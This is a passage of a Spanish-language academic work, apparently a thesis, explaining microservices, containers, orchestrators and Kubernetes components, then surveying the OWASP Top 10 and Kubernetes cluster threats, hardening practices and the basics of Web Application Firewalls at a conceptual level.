Los microservicios surgen frente a los servicios tradicionales, como la respuesta a la necesidad de desarrollar software más escalable, flexible y fácil de mantener. En los servicios tradicionales el desarrollo genera una única unidad monolítica en la que todas sus partes están altamente acopladas; la aplicación se compila y despliega en una sola pieza, de modo que, si una de sus partes está soportando mucha carga, requiere el escalado de la aplicación entera para poder dar servicio. Además, cualquier cambio en la aplicación implica la recompilación y el despliegue del todo, afectado a la totalidad del servicio [24].




Ilustración 1. Monolito VS Microservicio [23]

Sin embargo, los microservicios permiten utilizar diferentes tecnologías para desarrollar cada uno de los distintos componentes de la aplicación o microservicio. Además, pueden escalar independientemente unos de otros, lo que reduce los costes asociados a tener que escalar toda la aplicación porque una única característica esté soportando demasiada carga [25].

Por otro lado, los microservicios al estar formados por muchos componentes o servicios más pequeños son desplegables de forma independiente. Se pueden comunicar entre sí a través de un API REST, transmisión de eventos o intermediarios de mensajes.

Dada su naturaleza muy ligera e independiente, los microservicios se suelen desplegar en contenedores.

2.2. Contenedores

Un contenedor es una unidad de software ligera y autónoma que incluye todo lo necesario para ejecutar una aplicación, incluidas todas sus dependencias, bibliotecas y configuraciones. Se utilizan para encapsular aplicaciones y sus componentes, lo que permite que se ejecuten de manera consistente desde entornos de desarrollo local hasta servidores en la nube y centros de datos.

Una forma de comprender el concepto de contenedor es ver su semejanza con los tradicionales contenedores de carga que se emplean para el transporte de mercancías: contienen un “todo” modular que se puede acoplar con otros contenedores. El logotipo de Docker, una de las tecnologías más populares de contenedores de software, refleja esa analogía (ver ilustración 2).

Ilustración 2. Logo de Docker

Dado que los contenedores incluyen todo lo necesario para la aplicación, es fácil mover la aplicación entre diferentes entornos o entre diferentes sistemas operativos y plataformas, incluidas aquellas en la nube. Esto dota a los contenedores de la ventaja de la portabilidad.

Los contenedores requieren de un entorno en el que ejecutarse y son especialmente ligeros gracias a que se apoyan en el sistema operativo del host donde se ejecutan. Aunque tienen ciertas semejanzas con las máquinas virtuales, no contienen un sistema operativo completo.

Las principales ventajas que ofrecen frente a otros tipos de arquitecturas de despliegue son las siguientes [26] [27]:

- **Ligeros**. Comparten el kernel del sistema operativo de la máquina host, no necesitan una instancia completa del sistema por cada aplicación. Esto permite que los contenedores sean pequeños y hagan un uso eficiente de recursos. Su tamaño reducido, en comparación con las máquinas virtuales, permite un inicio rápido cuando se precisa escalabilidad horizontal.
- **Portables e independientes de la plataforma**. Los contenedores llevan todas sus dependencias en ellos: El software puede escribirse una vez y ejecutarse sin necesidad de reconfigurarse en otros entornos.
- **Aislados**: Los contenedores proporcionan un entorno aislado para la aplicación que contienen, por lo que los procesos que se ejecutan dentro del contenedor no pueden interactuar con el sistema operativo host ni con otros contenedores, aunque sí comunicarse con ellos.

- **Escalables**: Pueden escalar fácilmente para satisfacer las demandas de los usuarios de la aplicación. Es posible crear múltiples instancias de un mismo contenedor para distribuir la carga de trabajo.
- **Flexibles**: Permiten a los desarrolladores trabajar con diferentes versiones de las bibliotecas y dependencias de una aplicación sin afectar a otras aplicaciones o al sistema operativo host.
- **Inmutables**. Si el proceso del contenedor finaliza abruptamente o por orden del usuario, todo cambio realizado directamente sobre el contenedor se perderá. Tener en cuenta esta característica mejora notablemente la estabilidad del servicio prestado.

2.2.1. Casos de uso de los contenedores

Los contenedores se han convertido en una pieza tecnológica imprescindible en el contexto actual, dado que su versatilidad y practicidad los hacen muy adecuados para cubrir una amplia gama de necesidades. Algunos de los casos de uso más destacados son los siguientes [27]:

- **Aplicaciones basadas en microservicios:** Proporcionan independencia a cada microservicio, lo que permite que puedan ejecutarse cada uno en su propio contenedor. A su vez, esto garantiza la escalabilidad de estos componentes.
- **Ciclos de CI/CD:** Los ciclos de integración y entrega continua (CI/CD) son fundamentales en DevOps, metodología que integra desarrollo (Dev) y operaciones (Ops) para acelerar la entrega de software. Facilitan la creación de entornos homogéneos y repetibles, lo que asegura la calidad y la eficiencia en el desarrollo de las aplicaciones.
- **Escalabilidad horizontal:** Los contenedores permiten la creación y el escalado eficiente bajo demanda. Esta característica es necesaria en aplicaciones que requieran adaptarse a picos de consumo.
- **Inmutabilidad en la infraestructura:** Se basan en imágenes, y los contenedores creados a partir de estas imágenes son efímeros. Cualquier cambio se realiza a nivel de la imagen, lo que asegura la consistencia y la reproducibilidad de los entornos.
- **Sandbox:** Los contenedores son muy prácticos para crear rápidamente entornos de desarrollo y pruebas controlados. Se pueden utilizar imágenes predefinidas o propias, según las necesidades del proyecto.
- **Refactorización y modernización:** Facilitan la modernización de aplicaciones de tipo “legacy”. Se puede dividir un proyecto en etapas, refactorizar componentes y acoplarlos con los componentes antiguos aún no migrados, lo que permite una transición gradual.
- **Automatización de despliegues de infraestructura:** Los contenedores son una parte esencial de la "Infraestructura como Código". Su creación

y despliegue se automatizan utilizando herramientas como Terraform o Ansible, que agilizan la implementación de la infraestructura y permiten adaptarse rápidamente a cambios en el negocio.

Aunque puede observase una larga lista de ventajas y posibles aplicaciones de los contenedores, a la hora de materializarlas es necesario utilizar una pieza que se encargue de permitir la gestión y administración de los contenedores. Esta pieza es el orquestador de contenedores.

2.3. Orquestadores

La orquestación de contenedores consiste en la automatización de las tareas necesarias para gestionar y ejecutar aplicaciones y servicios desplegados en contenedores. En entornos complejos, donde se utiliza un número muy elevado de contenedores, la gestión manual se vuelve ineficiente y complicada [28].

Conforme las aplicaciones evolucionan y la adopción de contenedores se expande, se requieren más y mejores herramientas para automatizar tareas de mantenimiento tales como la sustitución de contenedores con fallos, la recuperación automática, los ajustes de configuración, las actualizaciones periódicas, y la gestión de escalabilidad, tanto horizontal como vertical, en respuesta a la demanda. En este contexto, los orquestadores de contenedores se convierten en un elemento fundamental para simplificar la administración y ejecución de estas aplicaciones.

La mayoría de orquestadores utilizan un enfoque declarativo, en el cual un desarrollador crea un archivo de configuración (generalmente en formato YAML o JSON) que describe el estado deseado de la configuración. La herramienta de orquestación lee este archivo y utiliza su lógica interna para materializar la definición realizada. Este fichero suele incluir la siguiente información [29]:

- **Definición de las imágenes** de contenedor que componen la aplicación y su ubicación (en qué “registry”).
- **Asignación de recursos** de almacenamiento y otros recursos a los contenedores.
- **Especificación de las conexiones** de red entre los contenedores.
- **Control de versiones**, para implementaciones en etapas o Canary.

El orquestador se encarga de desplegar los contenedores y sus réplicas para garantizar la resiliencia del entorno en un host, eligiendo el más adecuado según la capacidad de CPU disponible, la memoria y otros requisitos o restricciones definidos en el archivo de configuración.

Una vez los contenedores se encuentran en funcionamiento, la herramienta de orquestación gestiona el ciclo de vida de la aplicación contenedorizada basándose en el archivo de definición del contenedor (generalmente un Dockerfile). La gestión del ciclo de vida incluye:

- **Manejar la escalabilidad**, tanto el aumento como la reducción. Equilibrar la carga y asignar recursos entre los contenedores.
- **Asegurar la disponibilidad y el rendimiento** mediante la reubicación de contenedores a otro host en caso de interrupciones o recursos insuficientes.
- **Recopilar y almacenar registros** y otros datos de telemetría que se utilizan para supervisar el estado y el rendimiento de la aplicación.

2.3.1. Orquestadores conocidos

Entre el software de orquestación existente destacan varias soluciones que están ampliamente implantadas, tanto en soluciones “on premise” como en la nube. Algunas de ellas son [30]:

Kubernetes

A menudo abreviado como K8s, es una plataforma de código abierto. Se ha convertido en la plataforma de orquestación más destacada para la gestión de contenedores.

La principal ventaja de emplear Kubernetes radica en su capacidad para ejecutar contenedores en clústeres, ya sea en máquinas virtuales o servidores físicos.

Con Kubernetes es posible:

- **Orquestar contenedores en múltiples hosts:** Coordinar y gestionar contenedores en una red de máquinas para optimizar el rendimiento y la disponibilidad.
- **Optimizar el uso de recursos:** Aprovechar al máximo los recursos de hardware para ejecutar aplicaciones de manera eficiente.
- **Automatizar despliegues y actualizaciones:** Reduce errores y agiliza el desarrollo.
- **Agregar almacenamiento y gestionar aplicaciones con estado:** Permite la asignación de almacenamiento y el manejo de aplicaciones que requieren almacenamiento persistente.
- **Escalar dinámicamente:** Escalar aplicaciones y recursos de contenedor en tiempo real según las necesidades de la aplicación.
- **Hacer una gestión declarativa:** Asegura que se ejecuten según la configuración predefinida.

OpenShift

OpenShift se basa en Kubernetes y agrega herramientas y características adicionales para facilitar el desarrollo y la administración de aplicaciones. Existen variaciones notables entre una solución basada exclusivamente en Kubernetes y una que emplea OpenShift.

- **Sistema Operativo:** OpenShift se limita a sistemas operativos Linux, Fedora y CentOS, mientras que Kubernetes es más flexible.
- **Seguridad:** OpenShift tiene un enfoque más integrado en términos de seguridad. En Kubernetes, gran parte de la responsabilidad de implementar las medidas adecuadas recae en el implantador.
- **Integración CI/CD:** OpenShift ofrece integración nativa de CI/CD, lo que facilita la automatización de las fases de desarrollo y despliegue. Kubernetes no proporciona esta integración de manera nativa.
- **Escalabilidad:** OpenShift está especialmente diseñado para proyectos empresariales; se adapta de manera más eficiente a las necesidades de escalabilidad de este tipo de proyectos.
- **Networking:** En OpenShift, es común utilizar Open vSwitch como componente de networking, lo que puede diferir de la configuración de networking en entornos basados solo en Kubernetes.

Swarm

Swarm es una herramienta nativa de Docker que posibilita la creación de clústeres de Docker, permitiendo la administración centralizada y la orquestación de contenedores.

Entre sus beneficios se encuentran los siguientes:

- **Integración con la API de Docker Engine:** Se integra de manera nativa con la API de Docker Engine, lo que facilita su uso y despliegue.
- **Redistribución de cargas de trabajo en caso de fallo:** Swarm redistribuye automáticamente las tareas y contenedores en caso de fallos en los nodos, garantizando la alta disponibilidad de las aplicaciones.
- **Administración de grupos de contenedores:** Permite la administración efectiva de grupos de contenedores, lo que simplifica la gestión de aplicaciones complejas.
- **Escalabilidad manual y actualizaciones graduales:** Swarm permite el escalado manual de contenedores y la implementación de actualizaciones gradualmente, con el objetivo de evitar interrupciones en las aplicaciones.
- **Configuración sencilla:** No se requiere configuración adicional para utilizar Swarm con Docker, de modo que es fácil de implementar y utilizar en entornos de contenedores.

De entre los tres orquestadores listados, Kubernetes es el más ampliamente utilizado y adoptado por proveedores de cloud. Además, como se puede observar en las descripciones, OpenShift se apoya en él. El presente trabajo se va a centrar en Kubernetes.

2.4. Kubernetes

Kubernetes o K8s, es una plataforma de código abierto para la orquestación de contenedores y la gestión de aplicaciones que fue desarrollada originalmente por Google. Ahora la mantiene la Cloud Native Computing Foundation (CNCF).

Se ha convertido en la solución más utiliza para gestionar aplicaciones contenerizadas. Esta plataforma proporciona herramientas y capacidades esenciales para simplificar la implementación, escalabilidad, administración y automatización de aplicaciones basadas en contenedores.

Kubernetes engloba diversas funcionalidades y puede entenderse como [31]:

- Una plataforma para contenedores.
- Un entorno para la gestión de microservicios.
- Una plataforma versátil y portátil en el ámbito de la nube.

Puesto que la responsabilidad principal de Kubernetes es la orquestación de contenedores, debe asegurarse de que todos los contenedores que ejecutan cargas de trabajo puedan hacerlo, bien en máquinas físicas o virtuales. Los contenedores han de estar empaquetados correctamente y cumplir con las restricciones del entorno del clúster. Kubernetes supervisa todos los contenedores en ejecución y reemplaza los contenedores que no responden correctamente o que tienen problemas de salud basados en métricas.

A pesar de que su funcionalidad central es la de gestionar cargas de trabajo, proporciona otras facilidades para aspectos de la infraestructura, tales como el montaje de sistemas de almacenamiento, distribución de secretos, escalado automático o chequeo de salud de las aplicaciones, entre otros.

Se compone de distintos elementos que colaboran entre sí con el fin de orquestar de forma sencilla y eficiente las aplicaciones desplegadas en el clúster.

2.4.1. Conceptos básicos

Para comprender el funcionamiento de Kubernetes es necesario conocer algunos conceptos [32]:

- **Pod**: Es la unidad de trabajo de Kubernetes. Cada pod contiene uno o más contenedores. Todos los contenedores en un pod tienen la misma IP y puerto, pueden comunicarse utilizando un proceso interno de comunicación. Los contenedores de un pod pueden acceder al almacenamiento local del nodo que aloja al pod.

- **Node**: Un nodo es un único host, virtual o físico. Su trabajo es ejecutar pods. Cada nodo de Kubernetes ejecuta varios componentes como kubelet y kube proxy. Los maneja el plano de control (master). Son las “abejas obreras” de Kubernetes, los que llevan todo el peso de la ejecución. Hay documentación que se refiere a ellos como “minions”.

- **Master**: Es el plano de control de Kubernetes. Se detallará en la sección de componentes. Está formado por varios elementos como un API server,

un scheduler y un controller manager. Se encarga de forma global del clúster, de la planificación de los pods y del manejo de eventos.

- **Label**: Son pares clave-valor que se utilizan para agrupar conjuntos de objetos, generalmente pods. Es importante para el control de la replicación y para los servicios que operan con grupos dinámicos de objetos. Identifican a los miembros de un grupo. Hay una relación N:N entre objetos y etiquetas.
- **Label selectors**: Se utilizan para seleccionar a los objetos en base a sus etiquetas. Pueden expresar múltiples requerimientos separados por coma.
- **Replication controllers y replica sets**: Los controladores de replicación y los conjuntos de réplica administran un grupo de pods identificados por un selector. Aseguran que cierto número de elementos estén siempre en ejecución.
- **Services**: Se utilizan para exponer funcionalidades a los usuarios o a otros servicios. Suelen abarcar un grupo de nodos identificados por una label. Puede haber servicios que proporcionen acceso a recursos externos o a pods controlados a través de una IP virtual. Kubernetes 1.2 añadió el objeto Ingress, que da acceso a objetos HTTP. Los servicios se publican o descubren a través de dos mecanismos: DNS o variables de entorno. Pueden balancearse.
- **Volumen**: El almacenamiento local de un pod es efímero y se pierden con el pod. A veces eso es conveniente, pero en otras ocasiones la información debe preservarse o compartirse. El concepto de volumen cubre esa necesidad.
- **StatefulSet**: Se utiliza cuando es necesario manejar un almacenamiento de datos distribuido, donde los datos están dispersos en nodos identificados de forma única. StatefulSet asegura que hay un número concreto de elementos con identificadores únicos ejecutándose en todo momento.
- **Secrets**: Los secretos son objetos que contienen información sensible, como las credenciales y tokens. Se almacenan en etcd y pueden accederse a través del API Server de Kubernetes. Pueden montarse como ficheros dentro de los pods que necesiten acceder a ellos. Es posible montar un mismo secreto en varios pods.
- **Names**: Cada objeto de Kubernetes se identifica con un UID y un nombre. El nombre se utiliza para referirse al objeto en las llamadas del API. Si se borra un objeto, el nombre puede reutilizarse, pero el UID es único.
- **Namespaces**: Es un clúster virtual. Es posible tener un único clúster físico que contenga múltiples clústeres virtuales separados por espacios de nombres. Cada clúster virtual está totalmente aislado de los demás y sólo pueden comunicarse a través de interfaces públicas.

2.4.2. Componentes

Al desplegar Kubernetes se genera un clúster, consistente en una serie de máquinas “workers” llamadas nodos que se encargan de ejecutar las aplicaciones contenedorizas. Cada clúster tiene, al menos, un nodo “worker” o nodo de trabajo.




Ilustración 3. Componentes de Kubernetes

Los nodos de trabajo alojan los “pods” (conjunto de contenedores en ejecución). Los pods representan la carga de trabajo de la aplicación y son gestionados, junto con los nodos de trabajo, por el plano de control. En entornos productivos el plano de control suele ejecutarse sobre varios servidores al tiempo que el clúster dispone de varios nodos, con idea de proporcionar tolerancia a fallos y alta disponibilidad.

Componentes del plano de control

Los componentes del plano de control se encargan de tomar las decisiones globales sobre el clúster, así como de detectar y responder a los eventos. Estos componentes pueden ejecutarse en cualquier máquina del clúster, aunque por simplicidad, generalmente los scripts de configuración arrancan todos los componentes en la misma máquina, evitando ejecutar contenedores de usuario en ella.

- **kube-apiserver**: El servidor de la API es el front-end del plano de control y expone la API de Kubernetes. Está diseñado para escalar horizontalmente, es decir, desplegando más instancias a través de las cuales se puede balancear la carga.
- **etcd:** Es un almacén de claves que proporciona consistencia y alta disponibilidad para el almacenamiento de todos los datos del clúster. Usarlo garantiza que siempre hay un plan de respaldo para los datos.

- **kube-scheduler**: Se encarga de observar si se han creado nuevos Pods sin nodo asignado y selecciona uno para ejecutarlos. Considera factores como requisitos individuales y generales de recursos, políticas de restricciones de hardware y software, especificaciones de afinidad y no afinidad, localización de los datos, interferencia entre cargas y plazos.
- **Kube-controller-manager:** Ejecuta los controladores de procesos. Cada controlador es un proceso separado, pero para reducir complejidad, se compilan en un único binario y se ejecutan en un único proceso.
- **cloud-controller-manager:** Embebe la lógica específica del cloud. Permite vincular el clúster con el API de un proveedor de cloud y separa los componentes que interactúan con ese cloud de los componentes que sólo interactúan con el clúster. Únicamente ejecuta controladores específicos del proveedor de cloud. Si se está usando Kubernetes en un entorno local, el clúster no tiene un “cloud controller manager”.

Componentes de los nodos

Los componentes de los nodos se encargan de mantener los pods y de proporcionar el entorno de ejecución de Kubernetes.

- **kubelet**: Es un agente que se ejecuta en cada nodo del clúster y se asegura de que los contenedores están corriendo en un pod. Coge un conjunto de “PodSpecs” y garantiza que los contenedores descritos en esas especificaciones están en ejecución.
- **Kube-proxy**: Es un proxy de red que gestiona las reglas de red en los nodos. Estas reglas son las encargadas de permitir las conexiones a los pods de las sesiones de red de dentro y fuera del clúster. Si está disponible, utiliza el sistema de filtrado de paquetes del sistema operativo. En caso contrario, es capaz de reenviar el tráfico por sí mismo.
- **Container runtime**: Es el componente que permite a Kubernetes ejecutar contenedores de forma eficiente. Es el responsable de gestionar el ciclo de vida de los contenedores dentro del entorno de Kubernetes.

Addons

Los complementos (addons) utilizan recursos de Kubernetes para implementar características del clúster. Dado que se proporcionan a nivel de clúster, los recursos del espacio de nombres pertenecen al espacio kube-system.

Estos son algunos de los complementos:

- **DNS**: Todos los clústeres de Kubernetes deben tener un servidor DNS. Se trata de un servidor que facilita los registros DNS para los servicios de Kubernetes. Los contenedores iniciados por Kubernetes incluyen automáticamente este servidor DNS en sus búsquedas.

- **Web UI (Dashboard)**: Es una web de propósito general para los clústeres de Kubernetes que permite a los usuarios administrar tanto las aplicaciones en ejecución como el propio clúster.
- **Container resource monitoring**: Es el monitor de recursos de contenedor registra métricas de series genéricas de tiempo en una base de datos. Facilita una interfaz para consultar la información recopilada.
- **Cluster-level logging**: El registro del clúster es un mecanismo que guarda los logs de los contenedores en un almacenamiento centralizado con un interfaz de búsqueda y consulta.
- **Network plugins**: Los plugins de red son componentes software que proporcionan la interfaz de red del contenedor. Se encargan de facilitar las direcciones IPs a los pods y les permite comunicarse con otros pods dentro del clúster.

La comprensión de los conceptos básicos y componentes de Kubernetes permitirá poder evaluar con un mayor criterio las posibles amenazas a las que se expone una arquitectura de microservicios orquestados con Kubernetes.

2.5. Amenazas

Un clúster de Kubernetes puede enfrentarse a múltiples amenazas de seguridad. Según un informe de Aqua Security [31], más de la mitad de los clústeres de Kubernetes han sido atacados utilizando una campaña activa de explotación de puertas traseras. Además, en un informe sobre las prácticas recomendadas de seguridad de Kubernetes publicado por Red Hat, se destaca que los errores de configuración y los puntos vulnerables son las principales preocupaciones para más del 50% de los encuestados, especialistas en seguridad y DevOps [32].

Entre las amenazas existentes, OWASP destaca las 10 siguientes para aplicaciones web:

- **A01:2021 - Pérdida de Control de Acceso**: El control de acceso hace que los usuarios puedan actúen dentro de ámbito de los permisos que les fueron otorgados. Las CWEs más encontradas en las aplicaciones de cualquier categoría fueron las 34 relacionadas con la Pérdida de Control de Acceso.
- **A02:2021 – Fallos de Criptografía**: Anteriormente era conocida como exposición de datos sensibles, lo que describía más la característica que la causa. El nuevo nombre se centra en los problemas relacionados con la criptografía, que es lo que implícitamente trataba ya esta categoría antes. Las amenazas en esta categoría frecuentemente conllevan la exposición de datos confidenciales o al compromiso del sistema.
- **A03:2021 – Inyección**: Algunas de las inyecciones más comunes son SQL, NoSQL, de comandos, LDAP o Cross-Site Scripting. [33] El 94% de las aplicaciones se testearon con algún tipo de inyección y mostraron una

tasa de incidencia máxima del 19%, promedio de 3.37%. Las 33 CWEs relacionadas con esta categoría tienen la segunda mayor cantidad de ocurrencias en aplicaciones con 274.000 ocurrencias.

- **A04:2021 - Diseño Inseguro:** Son los riesgos relacionados con problemas de diseño. Para madurar como industria, es necesario poner el foco del proceso de desarrollo las actividades de seguridad, utilizar más modelos de amenazas, patrones, principios de diseños seguros y arquitecturas de referencia. Un diseño inseguro no puede corregirse con una implementación perfecta debido a que, por definición, los controles de seguridad necesarios nunca se crearon para defenderse de ataques específicos.
- **A05:2021 - Configuración de Seguridad Incorrecta:** El 90% de las aplicaciones analizadas para detectar algún tipo de configuración incorrecta presentaron una incidencia promedio del 4,5% y más de 208.000 casos de CWEs relacionadas con esta categoría de riesgo. Como cada vez hay una mayor presencia de software altamente configurable, no es sorprendente ver qué esta categoría esté dentro del top 10.
- **A06:2021 - Componentes Vulnerables y Desactualizados:** Antes denominado Uso de Componentes con Vulnerabilidades Conocidas. Es un problema para el que resulta difícil probar y evaluar el riesgo. Es la única categoría que no tiene ninguna CVE relacionada con las CWEs incluidas.
- **A07:2021 - Fallos de Identificación y Autenticación:** Anteriormente denominada como Pérdida de Autenticación, ahora incluye CWEs que están más relacionados con fallos de identificación. Esta categoría sigue siendo una parte integral del Top 10, pero el incremento de frameworks estandarizados parece estar mejorando la situación.
- **A08:2021 - Fallos en el Software y en la Integridad de los Datos:** Esta categoría se centra en hacer suposiciones relacionadas con actualizaciones de software, los datos críticos y los pipelines CI/CD sin verificación de integridad. Corresponde con uno de los mayores impactos según los sistemas de ponderación de vulnerabilidades (CVE/CVSS, siglas en inglés para Common Vulnerability and Exposures/Common Vulnerability Scoring System).
- **A09:2021 - Fallas en el Registro y Monitoreo:** Esta categoría valora la detección, escalado y respuesta a brechas activas. Los fallos dentro de esta esta categoría pueden afectar directamente la visibilidad, las alertas de incidentes y los análisis forenses.
- **A10:2021 - Falsificación de Solicitudes del Lado del Servidor (SSRF)**: Este problema sucede cuando una aplicación web está obteniendo un recurso remoto sin haber validado la URL facilitada por el usuario. Los datos muestran una tasa de incidencia relativamente baja, con una cobertura de pruebas por encima del promedio y unas calificaciones por encima del promedio para la capacidad de explotación e impacto.

Por otro lado, hay otras amenazas que pueden estar dirigidas al propio clúster de Kubernetes tales como [36]:

- **Ataques a la red:** Los atacantes pueden intentar interceptar o alterar el tráfico de red entre los nodos y servicios del clúster, lo que podría derivar en la captura de paquetes, ataques de intermediario (Man-in-the-Middle) o incluso envenenamiento de DNS para redirigir el tráfico.
- **Evasión de políticas:** Los atacantes pueden tratar de encontrar formas de eludir las políticas de seguridad establecidas en el clúster, como los controles de acceso basados en roles y permisos. Esto podría darles acceso a recursos que normalmente estarían restringidos.
- **Vulnerabilidades del sistema operativo y del software:** Las vulnerabilidades en el sistema operativo subyacente o en los componentes de Kubernetes pueden ser explotadas por atacantes para obtener acceso no autorizado o tomar el control del sistema.
- **Exposición de servicios:** Si los servicios no están adecuadamente configurados, podrían exponer aplicaciones y datos al público o a los atacantes. Podría dar lugar a fugas de datos o acceso no autorizado.
- **Ataques de denegación de servicio (DoS):** Los ataques de DoS implican sobrecargar un sistema con tráfico malicioso para agotar los recursos y hacer que las aplicaciones sean inaccesibles para los usuarios legítimos.
- **Ataques internos:** Los usuarios maliciosos o comprometidos dentro del clúster pueden ser una amenaza. Pueden realizar acciones dañinas o comprometer la seguridad del sistema desde dentro.

La naturaleza distribuida de las aplicaciones desplegadas en contenedores dificulta la posibilidad de detectar aquellos contenedores con puntos vulnerables, mal configurados o que están suponiendo un riesgo para la arquitectura, por lo que es imprescindible buscar estrategias para mitigar estas amenazas.

2.6. Opciones generales de securización

El mejor modo de proteger un clúster de Kubernetes es implementar las prácticas de seguridad recomendadas en todas las fases del ciclo de vida, desde la fase de diseño hasta la de ejecución.

RedHat propone la implementación de una **securización básica** en cada una de las fases, partiendo de la seguridad desde el diseño [34]:

- En la fase de diseño
    - Utilizar la mínima cantidad de imágenes base, para gestionar una cantidad pequeña de distintos sistemas operativos.
    - Utilizar imágenes obtenidas de fuentes de confianza.
    - No incluir componentes innecesarios.

    - Utilizar sólo imágenes actualizadas.
    - Utilizar un sistema de análisis de imágenes, desglosadas por capa.
    - Introducir la seguridad en las prácticas de CI/CD.
    - Etiquetar los puntos vulnerables que no puedan corregirse.
    - Estandarizar políticas y flujos de trabajo.

- En la fase de implementación
    - Usar espacios de nombres para separar cargas de trabajo.
    - Aplicar políticas de red.
    - Restringir los permisos a los secretos.
    - Evaluar los privilegios de los contenedores.
    - Considerar la procedencia de la imagen.
    - Analizar las implementaciones.
    - Usar etiquetas y anotaciones.
    - Habilitar el control de acceso basado en funciones (RBAC).

- En la fase de ejecución
    - Utilizar información contextual.
    - Analizar las implementaciones en ejecución.
    - Utilizar controles integrados de los pods.
    - Supervisar el tráfico de red.
    - Usar listas de elementos permitidos.
    - Comparar la actividad de pods similares.
    - Ajustar la ejecución de pods sospechados según la demanda.

Todas estas buenas prácticas pueden ser llevadas a cabo sin la necesidad de elementos adicionales a la arquitectura. Sin embargo, llevar a la realidad estas prácticas suele resultar más complejo de lo que puede parecer. La presión para desplegar nuevo código de manera rápida en entornos de producción dificulta la implementación de medidas de seguridad adecuadas. Además, existe una excesiva confianza en el uso de herramientas automatizadas de escaneo de vulnerabilidades. A esto se suma la complejidad del desarrollo que, al estar frecuentemente distribuido en distintos equipos, genera confusiones sobre la responsabilidad de la implementación de medidas de seguridad.

Como resultado de estos desafíos, es evidente la necesidad de implementar enfoques de seguridad que se apoyen en herramientas eficaces diseñadas para evitar los ataques más comunes. Un ejemplo de estas soluciones son los **Firewalls de Aplicación (WAF)**. Estos elementos se sitúan en el perímetro de las infraestructuras de red, junto a balanceadores de carga, para establecer una capa adicional de seguridad en el entorno operativo [35]. Por otro lado, tener una solución que permita monitorizar los eventos del sistema es fundamental para realizar un diagnóstico de la situación del clúster. Con esta finalidad se utilizan herramientas de tipo **SIEM**.

2.7. Web Application Firewalls

2.7.1. Definición

Un cortafuegos de aplicación o WAF incrementa la seguridad de las aplicaciones web al detectar y bloquear ataques comunes a nivel de aplicaciones. Supervisa y bloquea el tráfico HTTP y HTTPS entrante y saliente.

Existen varios tipos de WAF, cada uno con su enfoque específico. Los WAF basados en la red se despliegan en la red perimetral, mientras que los WAF basados en el host operan directamente en el servidor de aplicaciones. Además, los WAF pueden funcionar configurando una lista negra o una lista blanca. Los WAF basados en lista negra protegen contra amenazas conocidas, mientras que los basados en lista blanca permiten únicamente el tráfico que ha sido previamente autorizado [36].

Estas diversas configuraciones permiten adaptar el WAF a las necesidades de seguridad específicas de una aplicación determinada.

2.7.2. Funcionamiento

Un WAF es un componente especializado en la en el análisis de peticiones de tipo HTTP y HTTPS en la capa de aplicación (capa 7 del modelo OSI). Es capaz de interpretar el contexto del usuario, la sesión y la aplicación en sí, además de tener información sobre las aplicaciones web subyacentes y los servicios que proporcionan.

